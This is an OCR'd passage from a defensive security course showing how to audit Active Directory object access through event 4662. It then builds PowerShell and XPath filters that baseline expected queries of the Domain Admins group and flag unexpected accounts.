


Figure 73: Audit entry permission section

If we scroll further down, we'll find the *Properties* section.

Figure 74: Audit entry properties section

Within the context of this menu, directory service entries are called *objects* and entry attributes are called *properties*.

As we have learned previously, there are many different LDAP operations that we can execute against objects as well their corresponding properties.

The advanced security options allow us to define very granular controls where we can lock down access to an object as a whole, or access to its properties, for a given security principal.

These granular options extend to the auditing component, allowing us to define which operation we want to alert on. In order for us to flag access to a given object, we need to ensure that *List contents*, *Read all properties*, and *Read permissions* are checked.




Figure 75: Audit entry permissions

We can select *Apply* and *OK* to finalize our audit entry. To test if this works, we can run a quick LDAP script to query our target object.

```
PS C:\Users\offsec> $Searcher = New-Object System.DirectoryServices.DirectorySearcher
PS C:\Users\offsec> $Searcher.Filter = '(distinguishedName=CN=DC-2,OU=Domain
Controllers,DC=corp,DC=com)'

PS C:\Users\offsec> $Searcher.FindOne()
```

Listing 569 - PowerShell script to generate an access event

After running the script, we'll open the Event Viewer to find an event 4662 under the security log, which details the "An operation was performed on an object" action.




Figure 76: Displaying access event

The *Subject* provides us the account that accessed this object. *Object* provides us details about the object that was accessed. *Operation* provides us the details of what operation took place against the object.

Using what we just learned, we can infer that the offsec account on the CORP domain performed an operation that read a property from the DC2 computer object, which resides in the Domain Controller's OU.

Before we conclude this section, let's shift our focus from the *General* tab we were in previously to the *Details* tab as shown in Figure 77.

Event 4662, Microsoft Windows security auditing.

General | Details

Friendly View | XML View

+ **System**

- **EventData**

SubjectUserSid	S-1-5-21-2154860315-1826001137-329834519-1107
SubjectUserName	offsec
SubjectDomainName	CORP
SubjectLogonId	0x11761a
ObjectServer	DS
ObjectType	%{bf967a86-0de6-11d0-a285-00aa003049e2}
ObjectName	%{84dcabf5-95d3-47bc-ac39-259bb6a4eeaf}
OperationType	Object Access
HandleId	0x0
AccessList	%%7684
AccessMask	0x10
Properties	%%7684 {bf967a86-0de6-11d0-a285-00aa003049e2} {e48d0154-bcf8-11d1-8702-00c04fb96050} {bf9679e5-0de6-11d0-a285-00aa003049e2} {bf96793f-0de6-11d0-a285-00aa003049e2}

Figure 77: Displaying the friendly XML view

The information in the *General* tab was much simpler than this friendly XML view of the event log data. The nodes within the XML document for each event log entry are printed in bold text.

The alpha-numeric values present for security principals are listed using their *security identifiers*[585] (SID). In the case of a directory service object, they'll be listed using their object *GUID*.[586]

When we find these in the general view, they are automatically translated into their friendly name for us. This is important to keep in mind as we'll be using these values as we move on to our two detection strategies.

15.2.2 Baseline Monitoring

Our first detection strategy is built upon the idea of behavioral analysis, in which we establish a baseline of expected behavior and anything that deviates from the expected behavior should be considered anomalous and warrant an investigation.

[585] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/security/identity-protection/access-control/security-identifiers

[586] (Microsoft, 2018), https://docs.microsoft.com/en-us/dynamicsax-2012/developer/guids

Within the context of Active Directory enumeration, our established baseline will consist of accounts that are expected to access certain objects.

To put this theory into practice, let's assume that the *offsec* account for the corp domain is supposed to be regularly querying the Domain Admins group.

Once we've set up an audit entry for the Domain Admins group, we can find this access in the event logs by filtering for 4662 and scrolling through the list until we find our expected event.




Figure 78: Offsec account accessed the object

In a large environment, this log can become quite busy and it isunrealistic to assume we can find relevant entries manually.

While we could use custom views to cut down on the chatter, this still isn't scalable enough to become an effective solution.

Instead, we'll continue our use of the *Get-WinEvent* PowerShell cmdlet and introduce the concept of *XPath*[505] filters. XPath is a query language that allows us to select specific nodes from an XML document.

[505] (Microsoft, 2020), https://docs.microsoft.com/en-us/windows/win32/wes/consuming-events

When we filter a security log, we are essentially using Event Viewer to build an XPath query that is parsed by the logging engine to provide the requested data.

We can observe this in action with a simple use case in which we filter the security log for all 4662 event IDs.




Figure 79: Event log filter through GUI We

can click on the *XML* tab to view the filter in its XPath form.




Figure 80: Event log filter in XPath form

Within the GUI, we are extremely limited in our ability to introduce granular conditional logic.

Instead, we can manually implement this logic ourselves as it allows us to enter it in our own queries. Consider the below example of an XPath filter that we have stored within a PowerShell variable using a *here-string*.

```
$FilterXML = @'
<QueryList>
  <Query Id="0" Path="Security">
    <Select Path="Security">
     *[System[(EventID=4662)]] and *[EventData[(Data[@Name='SubjectUserSid']='S-1-5-
21-2154860315-1826001137-329834519-1107')]] and
*[EventData[(Data[@Name='ObjectName']='%{0ca1d341-b9ee-4d46-ab3b-3a2732aa4b51}')]] and
*[EventData[(Data[@Name='OperationType']='Object Access')]]
   </Select>
  </Query>
</QueryList>
'@
```

Listing 570 - XPath query for expected access

This filter will query the security log for all 4662 event IDs and only return results in which the *SubjectUserSid* value is that of our *offsec* account, the *ObjectName* is the *ObjectGUID* of our Domain Admins group, and the *OperationType* is *Object Access*.

The *ObjectSid* and *ObjectGUID* values can be located from the ADUC menu by opening *Properties* on the object and navigating to *Attribute Editor*.




Figure 81: objectSid for offsec u ser

Let's run this command by passing our *$FilterXML* variable to **`Get-WinEvent`** using the **`FilterXml`** parameter. Ensure the PowerShell prompt is running in a high integrity.

```
PS C:\Windows\system32> Get-WinEvent -FilterXml $FilterXML
   ProviderName: Microsoft-Windows-Security-Auditing
TimeCreated Id LevelDisplayName Message
----------- -- ---------------- -------
1/19/2022 11:24:04 AM   4662 Information    An operation was performed on an object....
1/19/2022 11:24:04 AM   4662 Information    An operation was performed on an object....
1/19/2022 11:24:04 AM   4662 Information    An operation was performed on an object....
...
```

Listing 571 - Running Get-WinEvent with our XPath

While our command worked, all it tells us is an operation took place on an object, which is less than useful. This is partially due to how the*default member sets*[588] are defined for this object type.

We can improve these results. We'll start by converting each event to XML, which willallow us to parse through each message and extract pieces of information from each of the XML document

nodes.

The data points that we are going to target are:

- The system time the event was triggered
- The account that accessed our intended object

- The object that was accessed

[588] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/scripting/developer/cmdlet/defining-default-member-sets-forobjects?view=powershell-7.2

- The access that was used for the operation

```
$Logs = Get-WinEvent -LogName Security -FilterXPath $FilterXML
ForEach ($L in $Logs) {
   [xml]$XML = $L.toXml()
   $TimeStamp = $XML.Event.System.TimeCreated.SystemTime
   $SubjectUserName = $XML.Event.EventData.Data[1].'#text'
   $ObjectName = $XML.Event.EventData.Data[6].'#text'
   $AccessMask = $XML.Event.EventData.Data[10].'#text'
   [PSCustomObject]@{'TimeStamp' = $TimeStamp; 'SubjectUserName' = $SubjectUserName;
'ObjectName' = $ObjectName; 'AccessMask' = $AccessMask } }
```

Listing 572 - Get-WinEvent script with XML parsing

We save the code to our user's Desktop and run the script from PowerShell in high integrity.

```
PS C:\Windows\system32> C:\Users\offsec\Desktop\Audit.ps1

TimeStamp SubjectUserName ObjectName AccessMask
--------- --------------- ---------- ----------
2022-01-19T16:24:04.312607600Z offsec   %{0ca1d341-b9ee-4d46-ab3b-3a2732aa4b51} 0x10
2022-01-19T16:24:04.312154600Z offsec   %{0ca1d341-b9ee-4d46-ab3b-3a2732aa4b51} 0x10
2022-01-19T16:24:04.048692000Z offsec   %{0ca1d341-b9ee-4d46-ab3b-3a2732aa4b51} 0x10
2022-01-19T16:24:04.048326000Z offsec   %{0ca1d341-b9ee-4d46-ab3b-3a2732aa4b51} 0x10
...
```

Listing 573 - Displaying results from updated Get-WinEvent script

This is definitely an improvement from what we had before; however, it would be better to output the friendly name instead of the GUID. The access mask is also in a hexadecimal format. We will have to enhance our script to produce more friendly output.

While we could create an LDAP lookup function to dynamically retrieve the friendly name, this would ultimately end up generating access alerts.

Since we already have knowledge of the object that we are monitoring, we can simply create a helper function that performs a lookup within a *hash table*[506] in order to retrieve the object name.

[506] (Microsoft, 2020), https://docs.microsoft.com/en-us/powershell/scripting/learn/deep-dives/everything-abouthashtable?view=powershell-7.2


```
Function Get-GuidName ($Guid) {
    Begin {
        $ObjectTable = @{
            '%{0ca1d341-b9ee-4d46-ab3b-3a2732aa4b51}' = 'Domain Admins'
        }
    }
    Process {
        $Value = $ObjectTable[$Guid]
        If (!$Value) {
            $Value = $Guid
        }
    }
End {
        return $Value
    }
}
```

Listing 574 - Helper function for replacing GUIDs

Next, we'll need a way to translate the access mask to its *access name*.[507] We can do this by creating a second helper function that performs a lookup against a hash table to return the access name for the given access mask.

```
Function Get-AccessName ($AccessMask) {
    Begin {
        $AccessTable = @{
            '0x10' = 'Read Property'
            '0x20000' = 'READ_CONTROL'
        }
    }
    Process {
        $Value = $AccessTable[$AccessMask]
        If (!$Value) {
            $Value = $AccessMask
        }
    }
End {
        return $Value
    }
}
```

Listing 575 - Helper function for replacing access mask values

Now we have created two helper functions to replace the numerical values. Next, we run the script and inspect the results.

```
TimeStamp SubjectUserName ObjectName AccessMask
--------- --------------- ---------- ----------
2022-01-19T16:24:04.312607600Z offsec   Domain Admins Read Property
2022-01-19T16:24:04.312154600Z offsec   Domain Admins Read Property
2022-01-19T16:24:04.048692000Z offsec   Domain Admins Read Property
2022-01-19T16:24:04.048326000Z offsec   Domain Admins Read Property ...
```

Listing 576 - Results of our final token access script

[507] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4662

Excellent. This produced a list of our expected access events. However, for this detection strategy, we want to retrieve the access events we were not expecting.

We can do this by modifying our XPath filter to include a *Suppress* tag to instruct the engine to not provide results where *SubjectUserName* is that of our expected *offsec* user.

```
<QueryList>
  <Query Id="0" Path="Security">
    <Select Path="Security">
     *[System[(EventID=4662)]] and
     *[EventData[(Data[@Name='ObjectName']='%{0ca1d341-b9ee-4d46-ab3b-
3a2732aa4b51}')]] and
     *[EventData[(Data[@Name='OperationType']='Object Access')]]
```

```
    </Select>
   <Suppress Path="Security">
    *[EventData[(Data[@Name='SubjectUserSid']='S-1-5-21-2154860315-1826001137-
329834519-1107')]]
   </Suppress>
  </Query>
</QueryList>
```

Listing 577 - XPath filter for unexpected access

Before executing the updated script, we execute the scheduled task “Enum Walkthrough” to ensure the logs have required artifacts.

Now we run the script again to produce the tuned output.

```
TimeStamp SubjectUserName ObjectName  AccessMask
--------- --------------- ----------  ---------- ...
2022-01-19T15:53:37.890100300Z jdoe   Domain Admins Read Property
2022-01-19T15:53:37.889759600Z jdoe   Domain Admins Read Property ...
```

